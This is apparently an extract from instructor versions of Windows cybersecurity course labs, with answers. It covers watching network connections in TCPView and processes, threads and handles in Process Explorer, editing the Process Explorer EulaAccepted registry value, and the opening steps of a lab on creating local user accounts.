
Note: Not all processes can be queried for properties information.

Step 10: Explore a user-started process.

- a. Open a web browser, such as Microsoft Edge.

What did you observe in the TCPView window?

The processes for the web browser are added to the TCPView window.



The screenshot shows the TCPView application window with the following data:


Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
Isass.exe	552	TCP	DESKTOP-NDFE...	49669	DESKTOP-NDFE...	0	LISTENING
Isass.exe	552	TCPV6	desktop-ndfe14h	49669	desktop-ndfe14h	0	LISTENING
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50337	a-0003.a.msedge...	https	ESTABLISHED
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50338	131.253.14.192	https	ESTABLISHED
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50339	a-0001.a.msedge...	https	ESTABLISHED
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50340	40.118.160.210	https	ESTABLISHED
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50341	cox-66-210-41-10...	https	ESTABLISHED
MicrosoftEdgeCP.exe	5596	TCP	desktop-ndfe14h	50342	a23-56-220-218.d...	https	ESTABLISHED
services.exe	544	TCP	DESKTOP-NDFE...	49668	DESKTOP-NDFE...	0	LISTENING
services.exe	544	TCPV6	desktop-ndfe14h	49668	desktop-ndfe14h	0	LISTENING

Summary statistics at the bottom: Endpoints: 52, Established: 7, Listening: 18, Time Wait: 0, Close Wait: 6.

- b. Close the web browser.

What did you observe in the TCPView window?

The processes for the web browser will be removed from the TCPView window.



The screenshot shows the TCPView application window with the following data:

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
Isass.exe	552	TCP	DESKTOP-NDFE...	49669	DESKTOP-NDFE...	0	LISTENING
Isass.exe	552	TCPV6	desktop-ndfe14h	49669	desktop-ndfe14h	0	LISTENING

Summary statistics at the bottom: Endpoints: 65, Established: 20, Listening: 18, Time Wait: 0, Close Wait: 6.

- c. Reopen the web browser. Research some of the processes listed in TCPView. Record your findings.

Answers will vary. The process Isass.exe verifies the validity of user logins to the PC. The services.exe is used to start and stop services and change the default services startup settings. The process svchost.exe (Service Host) handles the process of sharing system resources. Most of these listed resources are located in the C:\Windows\System32\ folder. If these executables are found elsewhere in the system, they maybe malware, such as viruses, spyware, trojans or worms.

Lab – Exploring Processes, Threads, Handles, and Windows Registry (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Objectives

In this lab, you will explore the processes, threads, and handles using Process Explorer in the SysInternals Suite. You will also use the Windows Registry to change a setting.

Part 1: Exploring Processes

Part 2: Exploring Threads and Handles

Part 3: Exploring Windows Registry

Required Resources

- 1 Windows PC with Internet access

Part 4: Exploring Processes

In this part, you will explore processes. Processes are programs or applications in execution. You will explore the processes using Process Explorer in the Windows SysInternals Suite. You will also start and observe a new process.

Step 1: Download Windows SysInternals Suite.

- Navigate to the following link to download Windows SysInternals Suite:
<https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx>
- After the download is completed, extract the files from the folder.
- Leave the web browser open for the following steps.

Step 2: Explore an active process.

- Navigate to the SysinternalsSuite folder with all the extracted files.
- Open **procexp.exe**. Accept the Process Explorer License Agreement when prompted.
- The Process Explorer displays a list of currently active processes.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.23	52 K	8 K	0		
System	0.44	140 K	120 K	4		
Interrupts	0.44	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		516 K	1,040 K	308		
Memory Compression		32 K	4 K	2508		
csrss.exe		1,536 K	4,212 K	388		
wininit.exe		1,472 K	5,820 K	456		
services.exe		4,308 K	8,000 K	556		
svchost.exe		912 K	3,552 K	676	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,280 K	22,520 K	736	Host Process for Windows S...	Microsoft Corporation
ShellExperienceHost.exe	Susp...	24,232 K	64,824 K	3888	Windows Shell Experience H...	Microsoft Corporation
SearchUI.exe	Susp...	71,160 K	125,920 K	3896	Search and Cortana applicati...	Microsoft Corporation
RuntimeBroker.exe		15,808 K	36,300 K	4012	Runtime Broker	Microsoft Corporation
ApplicationFrameHost...		7,068 K	23,872 K	896	Application Frame Host	Microsoft Corporation
MicrosoftEdge.exe	0.02	22,704 K	73,492 K	4812	Microsoft Edge	Microsoft Corporation
browser_broker.exe		4,328 K	18,064 K	912	Browser_Broker	Microsoft Corporation

CPU Usage: 3.77% Commit Charge: 25.83% Processes: 98 Physical Usage: 31.41%

- d. To locate the web browser process, drag the Find Window's Process icon (🔍) into the opened web browser window. Microsoft Edge was used in this example.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-NDFE14H\CyberOpsUser]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Interrupts	0.44	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		484 K	1,064 K	308		
Memory Compression		88 K	16,012 K	2508		
csrss.exe		1,556 K	4,244 K	388		
wininit.exe		1,320 K	5,808 K	456		
services.exe		3,740 K	7,848 K	556		
svchost.exe		912 K	3,548 K	676	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,396 K	22,784 K	736	Host Process for Windows S...	Microsoft Corporation
ShellExperienceHost.exe	Susp...	24,232 K	63,844 K	3888	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		19,128 K	41,624 K	4012	Runtime Broker	Microsoft Corporation
ApplicationFrameHost.exe	0.01	17,632 K	34,180 K	896	Application Frame Host	Microsoft Corporation
dllhost.exe		2,032 K	9,528 K	5792	COM Surrogate	Microsoft Corporation
WinStore.App.exe	Susp...	65,640 K	82,156 K	2460	Store	Microsoft Corporation
InstallAgent.exe		1,744 K	11,048 K	4796	InstallAgent	Microsoft Corporation
SearchUI.exe	Susp...	39,176 K	88,120 K	4160	Search and Cortana applicati...	Microsoft Corporation
smartscreen.exe		13,108 K	21,920 K	988	SmartScreen	Microsoft Corporation
MicrosoftEdge.exe	0.04	27,332 K	76,860 K	200	Microsoft Edge	Microsoft Corporation
browser_broker.exe		2,784 K	14,800 K	5568	Browser_Broker	Microsoft Corporation
MicrosoftEdgeCP.exe		7,896 K	26,072 K	6628	Microsoft Edge Content Proc...	Microsoft Corporation
MicrosoftEdgeCP.exe	0.01	20,612 K	56,208 K	6080	Microsoft Edge Content Proc...	Microsoft Corporation
DataExchangeHost.exe		3,040 K	16,196 K	7088	Data Exchange Host	Microsoft Corporation
MicrosoftEdgeCP.exe	10.97	77,088 K	145,912 K	4620	Microsoft Edge Content Proc...	Microsoft Corporation
svchost.exe		5,140 K	10,376 K	772	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,768 K	5,736 K	820	Host Process for Windows S...	Microsoft Corporation

CPU Usage: 18.67% Commit Charge: 30.38% Processes: 98 Physical Usage: 37.38%

- e. The Microsoft Edge process can be terminated in the Process Explorer. Right-click the selected process and select **Kill Process**.

Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-NDFE14H\CyberOpsUser]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Interrupts	0.32	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		484 K	1,064 K	308		
Memory Compression		88 K	16,012 K	2508		
csrss.exe		1,556 K	4,244 K	388		
wininit.exe		1,320 K	5,808 K	456		
services.exe		3,740 K	7,848 K	556		
svchost.exe		912 K	3,548 K	676	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,396 K	22,784 K	736	Host Process for Windows S...	Microsoft Corporation
ShellExperienceHost.exe	Susp...	24,232 K	63,844 K	3888	Windows Shell Experience H...	Microsoft Corporation
RuntimeBroker.exe		19,128 K	41,624 K	4012	Runtime Broker	Microsoft Corporation
ApplicationFrameHost.exe		17,632 K	34,180 K	896	Application Frame Host	Microsoft Corporation
dllhost.exe		2,032 K	9,528 K	5792	COM Surrogate	Microsoft Corporation
WinStore.App.exe	Susp...	65,640 K	82,156 K	2460	Store	Microsoft Corporation
InstallAgent.exe		1,744 K	11,048 K	4796	InstallAgent	Microsoft Corporation
SearchUI.exe	Susp...	39,176 K	88,120 K	4160	Search and Cortana applicati...	Microsoft Corporation
smartscreen.exe		13,108 K	21,968 K	988	SmartScreen	Microsoft Corporation
MicrosoftEdge.exe	0.03	27,352 K	76,928 K	200	Microsoft Edge	Microsoft Corporation
browser_broker.exe		2,756 K	14,788 K	5568	Browser_Broker	Microsoft Corporation
MicrosoftEdgeCP.exe		7,900 K	26,104 K	6628	Microsoft Edge Content Proc...	Microsoft Corporation
MicrosoftEdgeCP.exe	0.01	20,712 K	56,452 K	6080	Microsoft Edge Content Proc...	Microsoft Corporation
DataExchangeHost.exe	0.03	3,008 K	15,784 K	7088	Data Exchange Host	Microsoft Corporation
MicrosoftEdgeCP.exe	1.19	76,708 K	145,996 K	4620	Microsoft Edge Content Proc...	Microsoft Corporation
svchost.exe	< 0.01	5,192 K	10,420 K	772	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.01	1,760 K	5,728 K	820	Host Process for Windows S...	Microsoft Corporation


CPU Usage: 4.15% Commit Charge: 30.87% Processes: 98 Physical Usage: 37.94%

What happened to the web browser window when the process is killed?

The web browser window closes.

Step 3: Start another process.

- Open a Command Prompt. (**Start** > search **Command Prompt** > select **Command Prompt**)
- Drag the Find Window's Process icon (🔍) into the Command Prompt window and locate the highlighted Command Prompt process in Process Explorer.
- The process for the Command Prompt is cmd.exe. Its parent process is explorer.exe process. The cmd.exe has a child process, conhost.exe.



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
winlogon.exe		2,208 K	9,152 K	528		
fontdrvhost.exe		2,244 K	6,148 K	660		
dwm.exe	0.13	58,040 K	113,180 K	888		
explorer.exe	0.11	29,680 K	88,256 K	3452	Windows Explorer	Microsoft Corporation
MSASCuiL.exe		1,792 K	8,740 K	4924	Windows Defender notificati...	Microsoft Corporation
OneDrive.exe		5,728 K	23,648 K	5052	Microsoft OneDrive	Microsoft Corporation
procexp.exe		2,808 K	9,900 K	6552	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	1.52	19,440 K	47,000 K	2572	Sysinternals Process Explorer	Sysinternals - www.sysinter...
cmd.exe		3,264 K	3,124 K	5312	Windows Command Processor	Microsoft Corporation
conhost.exe		6,324 K	17,300 K	5096	Console Window Host	Microsoft Corporation


CPU Usage: 3.90% Commit Charge: 27.16% Processes: 94 Physical Usage: 32.99%

- Navigate to the Command Prompt window. Start a ping at the prompt and observe the changes under the cmd.exe process.

What happened during the ping process?

A child process PING.EXE listed under the cmd.exe during the ping process.

- e. As you review the list of active processes, you find that the child process conhost.exe may be suspicious. To check for malicious content, right-click **conhost.exe** and select **Check VirusTotal**. When prompted, click **Yes** to agree to VirusTotal Terms of Service. Then click **OK** for the next prompt.



- f. Expand the Process Explorer window or scroll to the right until you see the VirusTotal column. Click the link under the VirusTotal column. The default web browser opens with the results regarding the malicious content of conhost.exe.
- g. Right-click the cmd.exe process and select **Kill Process**. What happened to the child process conhost.exe?

The child process depends on the parent process. So when the parent process stops, the child process also stops.


Part 5: Exploring Threads and Handles

In this part, you will explore threads and handles. Processes have one or more threads. A thread is a unit of execution in a process. A handle is an abstract reference to memory blocks or objects managed by an operating system. You will use Process Explorer (procexp.exe) in Windows SysInternals Suite to explore the threads and handles.

Step 1: Explore threads.

- a. Open a command prompt.

- b. In Process Explorer window, right-click conhost.exe and Select **Properties**..... Click the **Threads** tab to view the active threads for the conhost.exe process.




- c. Examine the details of the thread. What type of information is available in the Properties window?

Information available includes environment variable, security information, performance information, and printable strings.

Step 2: Explore handles.

In the Process Explorer, click **View** > select **Show Lower Pane** > **Handles** to view the handles associated with the conhost.exe process.



Examine the handles. What are the handles pointing to?

The handles are pointing to files, registry keys, and threads.

Part 6: Exploring Windows Registry


The Windows Registry is a hierarchical database that stores most of the operating systems and desktop environment configuration settings. In this part, you will

- To access the Windows Registry, click **Start** > Search for **regedit** and select **Registry Editor**. Click **Yes** when asked to allow this app to make changes.

The Registry Editor has five hives. These hives are at the top level of the registry.


- HKEY_CLASSES_ROOT is actually the Classes subkey of HKEY_LOCAL_MACHINE\Software\ . It stores information used by registered applications like file extension association, as well as a programmatic identifier (ProgID), Class ID (CLSID), and Interface ID (IID) data.
- HKEY_CURRENT_USER contains the settings and configurations for the users who are currently logged in.
- HKEY_LOCAL_MACHINE stores configuration information specific to the local computer.
- HKEY_USERS contains the settings and configurations for all the users on the local computer. HKEY_CURRENT_USER is a subkey of HKEY_USERS.

- HKEY_CURRENT_CONFIG stores the hardware information that is used at bootup by the local computer.




- In a previous step, you had accepted the EULA for Process Explorer. Navigate to the EulaAccepted registry key for Process Explorer.

Click to select Process Explorer in **HKEY_CURRENT_USER > Software > Sysinternals > Process Explorer**. Scroll down to locate the key **EulaAccepted**. Currently, the value for the registry key EulaAccepted is 0x00000001(1).



- c. Double-click **EulaAccepted** registry key. Currently the value data is set to 1. The value of 1 indicates that the EULA has been accepted by the user.



- d. Change the **1** to **0** for Value data. The value of 0 indicates that the EULA was not accepted. Click **OK** to continue.

What is value for this registry key in the Data column?

0x00000000(0)

- e. Open the **Process Explorer**. Navigate to the folder where you have downloaded SysInternals. Open the folder **SysInternalsSuite** > Open **procexp.exe**.

When you open the Process Explorer, what did you see?

The Process Explorer License Agreement dialog box

Lab - Create User Accounts (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will create and modify user accounts in Windows.

Part 1: Creating a New Local User Account

Part 2: Reviewing User Account Properties

Part 3: Modifying Local User Accounts

Required Resources

- A Windows PC


Instructor Note: Provide students with a user account name and password to be created in this lab.

Part 7: Creating a New Local User Account

Step 1: Open the User Account Tool.


- a. Log on to the computer with an Administrator account. The account **CyberOpsUser** is used in this example.

- b. Click **Start** > search **Control Panel**. Select **User Accounts** in the Small icons view. To change the view, select **Small icons** in the View by drop down list.

